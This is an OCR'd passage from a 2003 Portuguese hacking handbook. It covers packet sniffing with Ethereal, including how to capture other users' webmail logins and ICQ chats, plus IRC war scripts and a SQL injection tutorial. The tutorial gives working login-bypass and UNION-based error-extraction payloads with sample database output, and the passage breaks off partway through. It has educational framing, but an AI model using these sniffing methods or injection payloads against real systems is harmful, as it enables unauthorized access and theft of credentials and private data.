HACKER INSIDE

TOP SECRET

FILE 3

HACKER INSIDE

TOP SECRET

HACKER INSIDE
TOP SECRET

Editor: Flavio Tâmega
Redatores: Thiago Souza, Ally Junio
Capa: Marcus Vinicius Barcelos Pires
Projeto Gráfico: Cristiano Pricinote, Marcus Vinicius Barcelos Pires
Diagramação: Márcio Gonçalves Gomes
Revisão: Cléssia Poliana

Copyright© 2003 por Editora Gráfica Terra Ltda.
Todos os direitos reservados e protegidos pela Lei 9.610 de 19.02.98.
Nenhuma parte desta publicação poderá ser reproduzida ou transmitida, sejam quais forem os meios empregados: eletrônicos, mecânicos, fotográficos, gravações ou quaisquer outros.

ISBN 85-7491-168-2

Diretor: Jales Júnior Martins Borges
Gerente de Produto: Cássio Rodrigues
Coordenadora de Marketing: Simone Ticks
Gerente Comercial: Anderson Kleber
Logística: Romualdo Brandão

Editora Gráfica Terra Ltda.
Divisão Comercial
Av. Caiapó, 758 – Setor Santa Genoveva
CEP: 74672-400 – Goiânia-GO – Brasil
Tel.: (62) 4005-9000 – Fax: (62) 207-1666
Televendas: (62) 4005-9090
E-mail: redacao@editoraterra.com.br
Home Page: www.editoraterra.com.br

SUMÁRIO

Capítulo 1 - Sniffing

1. Como Funcionam 11

2. Comunicação Segura 12

3. Ethereal 13

Capítulo 2 - Scripts

1. Scripts de IRC 23

2. SQL Injection 24

2.1.1. Quais Páginas Explorar 25

2.1.2. Como Saber se uma Página é Vulnerável? 25

3. ODBC Error Message 25

3.1.1. Obtendo Dados 28

3.1.2. Retornar Senhas com Valor Numérico 29

3.1.3. Updates e Inserts com SQL Injection 29

Capítulo 3 - Anonimato

1. Anonymizer 34

2. Proxy 34

3. Remailers 38

Capítulo 4 - Tunneling

1. Como Funciona o Tunnelling 43

2. HTTP Tunnel 44

2.1. Como Utilizar o Programa 45

2.2. Acessando Serviços 46

Capítulo 5 - Antivírus

VB 100% award 52

Tabela de resultados 54

Capítulo 6 - Desafio Hacker

Prova 3 65

Prova 4 68

Capítulo 1

SNIFFING

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Um sniffer é basicamente um programa para captura de pacotes que trafegam em uma rede, eles podem exibir as informações em uma tela ou armazená-las em disco para uma análise posterior. Apesar desses programas serem usados para obter senhas de acessos a serviços como FTP, IMAP, SMB etc., os sniffers foram criados para ajudar na administração de redes, mas, assim como outras ferramentas, acabam virando armas nas mãos de pessoas mal-intencionadas.

Como os sniffers são ferramentas transparentes aos dispositivos da rede, é quase impossível detectar um sniffer em ação, por isso, o sniffer acabou se tornando uma das ferramentas mais usadas, com propósito não ético, na obtenção de senhas em redes corporativas. É bom lembrar que isso não aconteceu somente com os sniffers, mas também com outras ferramentas criadas para ajudar administradores de redes a gerenciar melhor seu sistema.

1. Como Funcionam

Em redes Ethernet, todos os adaptadores de rede competem entre si para transmitir dados e, quando dois ou mais tentam fazê-lo no mesmo momento, há uma colisão. Ocorrendo a colisão, todos ficam parados um instante para, então, transmitirem novamente.

Os adaptadores acessam o meio físico pelo CSMA/CD (Carrier

Sense Multiple Access/Collision Detect), ou seja, o adaptador tem seu funcionamento alterado passando a funcionar no modo promíscuo. Independente de o endereço de destino do frame ser igual ou não ao da placa de rede, ele é lido como se o endereço da placa de rede destino fosse igual ao da placa de rede da máquina na qual o sniffer está rodando. É o equivalente ao grampo telefônico, só que em escala muito maior, pois, dependendo da forma como a rede foi montada, todos que estão ligados a ela estarão vulneráveis.

Quando transmitimos algum dado na rede, essa informação é quebrada em pequenas unidades, chamada de frames, por sua vez, os frames são constituídos por seções e cada seção carrega informações especializadas, por exemplo, nos primeiros 12 bytes de um frame, temos os endereços de origem e destino do pacote Ethernet na rede.

Os outros bytes do frame carregam dados reais dos usuários como senhas, ou pedaços de arquivos sigilosos. O que deve ser lembrado é que um ataque dessa natureza só é realizado por quem tem algum conhecimento de rede, pois, mesmo em uma rede de cinco estações, trafegam milhares de pacotes por hora, sendo assim, um arquivo de saída de um sniffer pode encher um disco rígido facilmente (se fosse capturar todos os pacotes).

Para não se ter esse problema, os crackers normalmente capturam os primeiros 200-300 bytes de cada pacote, a vantagem é que, se houver dados, como nome de usuário e senha, eles estarão contidos nesses pacotes. Como vimos acima, nos primeiros 12 bytes, estão origem e destino, o restante dos bytes, informações pessoais. Fazendo as contas, sobra 188 bytes de informação, o que é mais do que necessário para armazenar dados, como usuário e senha.

Agora, caso o objetivo do hacker seja, por exemplo, conseguir ler todo um e-mail, ele será obrigado a capturar todos os pacotes, mas, para não ter o problema de encher o disco, existem programas de sniffer que possibilitam a captura de todos os pacotes vindos de um determinado host.

2. Comunicação Segura

Usar criptografia é com certeza a melhor alternativa, mas, quando se pensa em criptografia, esbarra-se no alto custo, pois se sabe que,

por mais simples que seja a solução de criptografia, ela ainda é muito cara.

Recentemente, a IBM colocou no mercado uma placa que pode criptografar e descriptografar as informações perto da casa dos 500 bits. Fazendo isso de forma muito rápida, uma informação criptografada por essa placa levaria anos para ser descriptografada por um computador comum, a solução então encontrada pela IBM é colocar uma placa na máquina que envia as informações e uma outra placa na máquina que recebe essas informações. Mas aí é que vem a questão: uma solução dessas pode custar para uma empresa alguns milhares de reais, e mesmo assim, não seria uma solução definitiva para o problema dos sniffers, pois ainda não existe uma maneira de se evitar que o hacker capture o pacote. A única coisa que a criptografia faz é evitar que, ao capturar o pacote, o hacker possa ter acesso rápido às informações nele transmitidas. É bom lembrar que chaves de criptografia podem ser quebradas.

3. Ethereal

O Ethereal é um dos programas para Sniffer mais utilizados atualmente, ele dá suporte à 429 protocolos. Segue uma lista de alguns:

802.11 MGT, AAL1, AAL3_4, AARP, ACAP, AFP, AFS (RX), AH, AIM, AJP13, ALCAP, ANS, ANSI BSMAP, ANSI DTAP, ANSI IS-637-A Teleservice, ANSI IS-637-A Transport, ANSI IS-683-A (OTA (Mobile)), ANSI MAP, AODV, ARCNET, ARP/RARP, ASAP, ASF, ASP, ATM, ATM LANE, ATP, ATSVC, AVS WLANCAP, Auto-RP, BACapp, BACnet, BEEP, BGP, BICC, BOFL, BOOTP/DHCP, BOOTPARAMS, BOSSVR, BROWSER, BSSAP, BSSGP, BUTC, BVLC, Boardwalk, CDP, CDS_CLERK, CFLOW, CGMP, CHDLC, CLDAP, CLEARCASE, CLNP, CLTP, CONV, COPS, COTP, CPHA, CUPS, CoSine, DCCP, DCERPC, DCE_DFS, DDP, DDTP, DEC_STP, DFS, DHCPv6, DISTCC, DLSw, DNS, DNSSERVER, DRSUAPI, DSI, DTSPROVIDER, DTSSTIME_REQ, DVMRP, Data, Diameter, EAP, EAPOL, ECHO, EDONKEY, EIGRP, ENC, ENIP, EPM, ESIS, ESP, ETHERIP, Ethernet, FC, FC ELS, FC FZS, FC-FCS, FC-SB3, FC-SP, FC-SWILS, FC-dNS, FCIP, FCP, FC_CT, FDDI, FIX, FLDB, FR, FTP, FTP-DATA, FTSERVER, FW-1, Frame,


GIOP, GMRP, GNUTELLA, GPRS NS, GRE, GSM BSSMAP, GSM DTAP, GSM RP, GSM SMS, GSS-API, GTP, GVRP, H.261, H.263, H1, H225, H245, H4501, HCLNFSD, HPEXT, HSRP, HTTP, HyperSCSI, IAPP, IB, ICAP, ICMP, ICMPv6, ICP, ICQ, IEEE 802.11, IGMP, IGRP, ILMI, IMAP, INITSHUTDOWN, IP, IPComp, IPFC, IPMI, IPP, IPX, IPX MSG, IPX RIP, IPX SAP, IPX WAN, IPv6, IRC, ISAKMP, ISDN, ISIS, ISL, ISUP, IUA, Jabber, KADM5, KLM, KRB5, KRB5RPC, L2TP, LACP, LANMAN, LAPB, LAPBETHER, LAPD, LDAP, LDP, LLAP, LLC, LMI, LMP, LPD, LSA, LSA_DS, LWAPP, LWAPP-CNTL, LWAPP-L3, Laplink, Lucent/Ascend, M2PA, M2TP, M2UA, M3UA, MAPI, MDS Header, MGMT, MIPv6, MMSE, MOUNT, MPEG1, MPLS, MRDISC, MS Proxy, MSDP, MSNIP, MSNMS, MTP2, MTP3, MTP3MG, Messenger, Mobile IP, Modbus/TCP, MySQL, NBDS, NBIPX, NBNS, NBP, NBSS, NCP, NDMP, NDPS, NETLOGON, NFS, NFSACL, NFSAUTH, NIS+, NIS+ CB, NLM, NLSP, NMPI, NNTP, NSPI, NTLMSSP, NTP, NetBIOS, Null, OAM AAL, OSPF, OXID, PCNFSD, PER, PFLOG, PFLOG-OLD, PGM, PIM, POP, PPP, PPP BACP, PPP BAP, PPP CBCP, PPP CCP, PPP CDPCP, PPP CHAP, PPP Comp, PPP IPCP, PPP IPV6CP, PPP LCP, PPP MP, PPP MPLSCP, PPP PAP, PPP PPPMux, PPP PPPMuxCP, PPP VJ, PPPoED, PPPoES, PPTP, Portmap, Prism, Q.2931, Q.931, Q.933, QLLC, QUAKE, QUAKE2, QUAKE3, QUAKEWORLD, RADIUS, RANAP, REMACT, REP_PROC, RIP, RIPng, RMCP, RMI, RMP, RPC, RPC_BROWSER, RPC_NETLOGON, RPL, RQUOTA, RSH, RSTAT, RSVP, RSYNC, RS_ACCT, RS_ATTR, RS_BIND, RS_PGO, RS_REPADM, RS_REPLIST, RS_UNIX, RTCP, RTMP, RTP, RTP Event, RTSP, RWALL, RX, Raw, Raw_SIP, Rlogin, SADMIND, SAMR, SAP, SCCP, SCCPMG, SCSI, SCTP, SDLC, SDP, SECIDMAP, SGI MOUNT, SIP, SKINNY, SLARP, SLL, SMB, SMB Mailslot, SMB Pipe, SMPP, SMTP, SMUX, SNA, SNA XID, SNAETH, SNMP, SONMP, SPNEGO-KRB5, SPOOLSS, SPRAY, SPX, SRVLOC, SRVSVC, SSCOP, SSH, SSL, STAT, STAT-CB, STP, STUN, SUA, SVCCTL, Serialization, SliMP3, Socks, Spnego, Syslog, T38, TACACS, TACACS+, TAPI, TCAP, TCP, TDS, TELNET, TEREDO, TFTP, TIME, TKN4Int, TNS, TPCP, TPKT, TR MAC, TSP, TZSP, Token-Ring, UBIKDISK, UBIKVOTE, UCP, UDP, UDPENCAP, V.120, VLAN, VRRP, VTP, Vines ARP, Vines Echo, Vines FRP, Vines ICP, Vines IP, Vines IPC, Vines LLC, Vines RTP, Vines SPP, WBXML, WCCP, WCP, WHDLC, WHO, WINREG, WKSSVC,

WSP, WTLS, WTP, X.25, X.29, X11, XDMCP, XOT, XYPLEX, YHOO, YMSG, YPBIND, YPPASSWD, YPSERV, YPXFR, ZEBRA, ZIP, cds_solicit, cprpc_server, dce_update, iSCSI, iSNS, roverride, rpriv, rs_misc, rsec_login, sFlow.

É indiscutível a capacidade de sniffing dessa ferramenta. Com esse programa, é possível capturar mensagens de e-mail (POP e SMTP), mensagens de ICQ, senhas de servidores Proxy, FTP, SMB (SAMBA), TELNET, entre outras funcionalidades.

Daria para escrever um livro se fôssemos estudar essa ferramenta a fundo, essa não é a intenção deste capítulo, o objetivo é mostrar o que os hackers podem fazer com esta ferramenta. Se precisar de mais dados sobre o programa, a documentação encontra-se disponível no endereço http://www.ethereal.com/.

Essa ferramenta é vista como uma ferramenta hacker, mas na verdade ela foi criada para dar total controle do que entra e sai da máquina. Também existe a possibilidade de se detectar qualquer tipo de trojan, spyware ou acesso não autorizado.




Para baixar e testar o aplicativo, acesse o endereço http://www.hackerinside.com.br Após instalado e iniciado o programa, as opções são as mostradas como na tela anterior, se você marcar a opção Capture packets in promiscuous mode, além de capturar todos os pacotes direcionados à sua máquina, o sniffer também tentará capturar pacotes direcionados a outras máquinas na mesma rede.

Na opção Limit each packet to, pode-se determinar quantos bytes serão capturados de cada pacote, para determinar, marque a opção e coloque a quantidade de bytes que você quer capturar de cada pacote no campo texto.


Isso é possível graças ao CSMA/CD, mas resumindo, quando você coloca seu dispositivo no modo promíscuo, a placa de rede passa a receber todos os pacotes destinados a todas as placas da rede, isso porque, no início de todo pacote, existe o endereço MAC do destino, esse é o endereço físico da placa de rede, que não é alterado facilmente como o endereço IP. Estando em modo normal, a placa capta apenas os pacotes destinados ao seu endereço MAC, mas, estando em modo promíscuo, ela passa a receber todos os pacotes destinados a qualquer placa de rede.

Você pode depurar os pacotes recebidos de duas maneiras, fazendo primeiro o sniffer e, depois, visualizando o resultado; ou ao mesmo tempo, assim que os pacotes forem recebidos, eles serão apresentados em tempo real. Para a segunda opção, deve-se marcar o item Update list of packets in real time, caso não marque essa opção, assim que o sniffer parar a varredura, os pacotes capturados serão mostrados.


Feitas às configurações que desejar clique em OK, para iniciar. A seguir, será aberta a tela de captura de pacotes, nessa tela, o Ethereal apresentará uma estatística de quantos pacotes foram capturados de cada tipo (TCP,UDP,IPX etc.), para parar a captura, basta clicar em Stop.



Quando o sniffing parar, o programa retornará à tela principal e mostrará a lista de todos os pacotes capturados com informações, como remetente e destinatário do protocolo utilizado. Quando o protocolo usado for o TCP, será possível visualizar, na coluna info, a porta TCP de destino desse pacote.



Clicando com o botão direito do mouse sobre um dos pacotes e escolhendo o item Follow TCP Strean, o Ethereal apresentará uma janela com toda a conversão exibida em modo texto.



Nesse caso, temos uma página de login de um webmail, que, por si só, não representa perigo, mas, continuando a monitoração da rede, poderíamos chegar à senha de acesso dessa conta, como também monitorar todos os pacotes do ICQ de determinada pessoa, para isso, basta conhecer o IP da máquina para então monitorar os pacotes enviados e recebidos, assim ficaria fácil saber o que esta pessoa anda conversando em um programa de Instant messenger como o ICQ ou MSN.

Na tela mostrada a seguir, está uma mensagem do ICQ capturada. Na janela principal do Ethereal, é possível ver qual é o emissor e o destinatário da mensagem e, usando a opção Follow TCP Stream, é possível ver a transmissão.

No arquivo de log, você poderá visualizar trechos ilegíveis e também a conversa, como o log: "na onde vc compro", ou seja, o programa faz a captura de tudo o que for passado por essa máquina, nesse caso, utilizando o ICQ.

Veja como é fácil, qualquer pessoa com uma ferramenta semelhante consegue capturar informações em uma rede. Uma maneira de se proteger é utilizar switches e não hubs, que, ao invés de somente repassar os pacotes na rede, analisam os endereços físicos de cada pacote, dessa maneira impossibilitando o funcionamento de sniffers.

Capítulo 2

SCRIPTS

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Em programação, um script é um programa ou seqüência de instruções que são interpretadas ou executadas por outro programa ou mesmo pelo processador.

Os scripts são muito utilizados também por hackers, que, com eles, conseguem executar funções em terminais remotos sem que o usuário perceba. Aqui neste capítulo, você conhecerá um pouco mais de scripts e algumas maneiras como são utilizados.

1. Scripts de IRC

Scripts de IRC são versões modificadas de clientes de IRC. Eles normalmente alteram algumas características dos programas de IRC, desde o display do programa, o uso de comandos avançados do IRC, até ações para prejudicar terceiros.

Os scripts normalmente são usados por 3 motivos:

1. Guerra: Normalmente, esses scripts vêm preparados definitivamente para a IRCWAR (Guerra do IRC). No IRC, encontramos usuários que desconectam outros usuários do IRC ou até mesmo derrubam a conexão da Internet. Existem ainda aqueles mais ousados que tomam canais inteiros, na maioria das vezes, para demonstrar poder. Sendo assim, temos os scripts de

guerra que já vêm preparados com ferramentas que possibilitam derrubar outros usuários, tomar canais etc.

2. Proteção: Esses scripts são usados para proteger contra os scripts de guerra, os melhores protegem de praticamente todo tipo de ataque flood, alguns além de oferecer a proteção para o usuário também oferecem a proteção para o canal, mas, para isso, você tem que ser OP (operador de canais). Os scripts mais sofisticados possibilitam a alteração do nível de proteção a ser usado.

3. Divertimento: Esses scripts possibilitam ao usuário brincar com outros internautas, como "bater" nas pessoas com objetos diversos, abraçar, beijar, todas opções relacionadas à diversão.

Agora que você já sabe um pouco mais sobre os scripts de IRC, basta escolher o seu e se conectar.

Uma grande variedade de scripts pode ser encontrada nos seguintes endereços:

http://www.virciados.com.br/scripts/
http://www.hormiga.org/nuevo/Hacking_Hacker_Scripts_IRC.htm
www.scoopsite.com/

2. SQL Injection

Sql Injection é o nome dado à técnica de injetar comandos SQL, via páginas WEB, que fazem a interface, de comunicação entre o usuário que está acessando a página e o Banco de Dados da página WEB.

Mas como tudo na computação tem uma falha, se, por exemplo, formos analisar a fundo o que acontece quando um usuário se cadastra em um simples fórum na WEB, percebe-se que é possível explorar de alguma maneira o sistema WEB em questão, claro que isso demanda conhecimento sobre a tecnologia aplicada ao sistema utilizado.

Um exemplo seria uma página WEB feita em ASP que nos solicita um usuário e uma senha, ao informarmos os dados, a página ASP envia as informações para o banco de dados e confirma se o usuário

e a senha são válidos. Isso nos coloca a pensar se poderíamos inserir códigos SQL, sabemos que a técnica SQL Injection é justamente isso, injetar códigos SQL em páginas WEB, o único requisito para efetuar a ação é um browser.

2.1.1. Quais Páginas Explorar

As páginas que fazem conexão com o banco de dados são mais fáceis para se explorar. Normalmente as páginas que tem login, submits, search, inserção de dados como cadastro, enfim essencialmente paginas que possuem códigos dinâmicos como ASP, PHP, JSP, CGI etc.

Um exemplo de página que pode ser explorada,

http://www.hackerinside.com.br/login.asp?user=ex@hackerinside.com.br&senha=123

2.1.2. Como Saber se uma Página é Vulnerável?

Os hackers começam a investida buscando por páginas que recebem parâmetros. Ex.: user e senha.

Você pode começar fazendo assim: http://www.hackerinside.com.br/login.asp?user=ex@hackerinside.com.br&senha=123

Levando em consideração que não temos usuário e senha de acesso ao sistema e que estamos tentando acessar a url acima, podemos modificá-la um pouco para conseguir acesso no sistema WEB, a url ficaria assim:

http://www.hackerinside.com.br/login.asp?user=hacker' or 1=1&senha=inside' or 1=1

3. ODBC Error Message

Para conseguir dados do banco de dados, podemos manipular os erros ODBC, observe esta url normal: http://www.hackerinside.com.br/login.asp?id=20, nós podemos tentar unir (UNION) o valor '20' com outra string do banco de dados, observe:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES

A tabela INFORMATION_SCHEMA.TABLES contém informações sobre todas as tabelas do sistema gerenciador de banco de dados, com

a string TABLE_NAME, podemos receber informações sobre nomes de tabelas no banco de dados.

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA. TABLES

Essa query retorna o nome da primeira tabela do banco de dados. Se o SQL Server tentar converter a string UNION para um integer, ocorre o seguinte erro:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'cadastro' to a column of data type int. /login.asp, line 8

Como podemos observar que um erro foi provocado pelo comando inserido e conseqüentemente o MS SQL Server nos retornou o nome da primeira tabela do banco de dados que no caso seria "cadastro", para obtermos o nome da próxima tabela do banco de dados, devemos executar a seguinte query:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('cadastro')

Ou ainda podemos procurar dados com uma query, para isso, basta que seja inserido o comando SQL de comparação (LIKE):

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'

O output gerado é:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'admin_login' to a column of data type int. /index.asp, line 8

Nesse caso, foi retornado um objeto do banco de dados que contenha a string login, no caso "admin_login", isso é possível graças ao operador de comparação LIKE e aos % colocados antes e depois da

string login '%25login%25', que, na verdade, são caracteres curingas, colocando os %, toda string que contenha a sub-string "login" será retornada da tabela escolhida (TABLE_NAME), contendo a string "login" que retornou o login do admin que é "admin_login".

Para mapear tabelas, usamos a seguinte string:

INFORMATION_SCHEMA.COLUMNS

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'

Output :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'id_login' to a column of data type int. /index.asp, line 8

Agora vamos usar a função NOT IN () para trazer o nome da próxima coluna :

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA. COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN ('id_login')

Output:

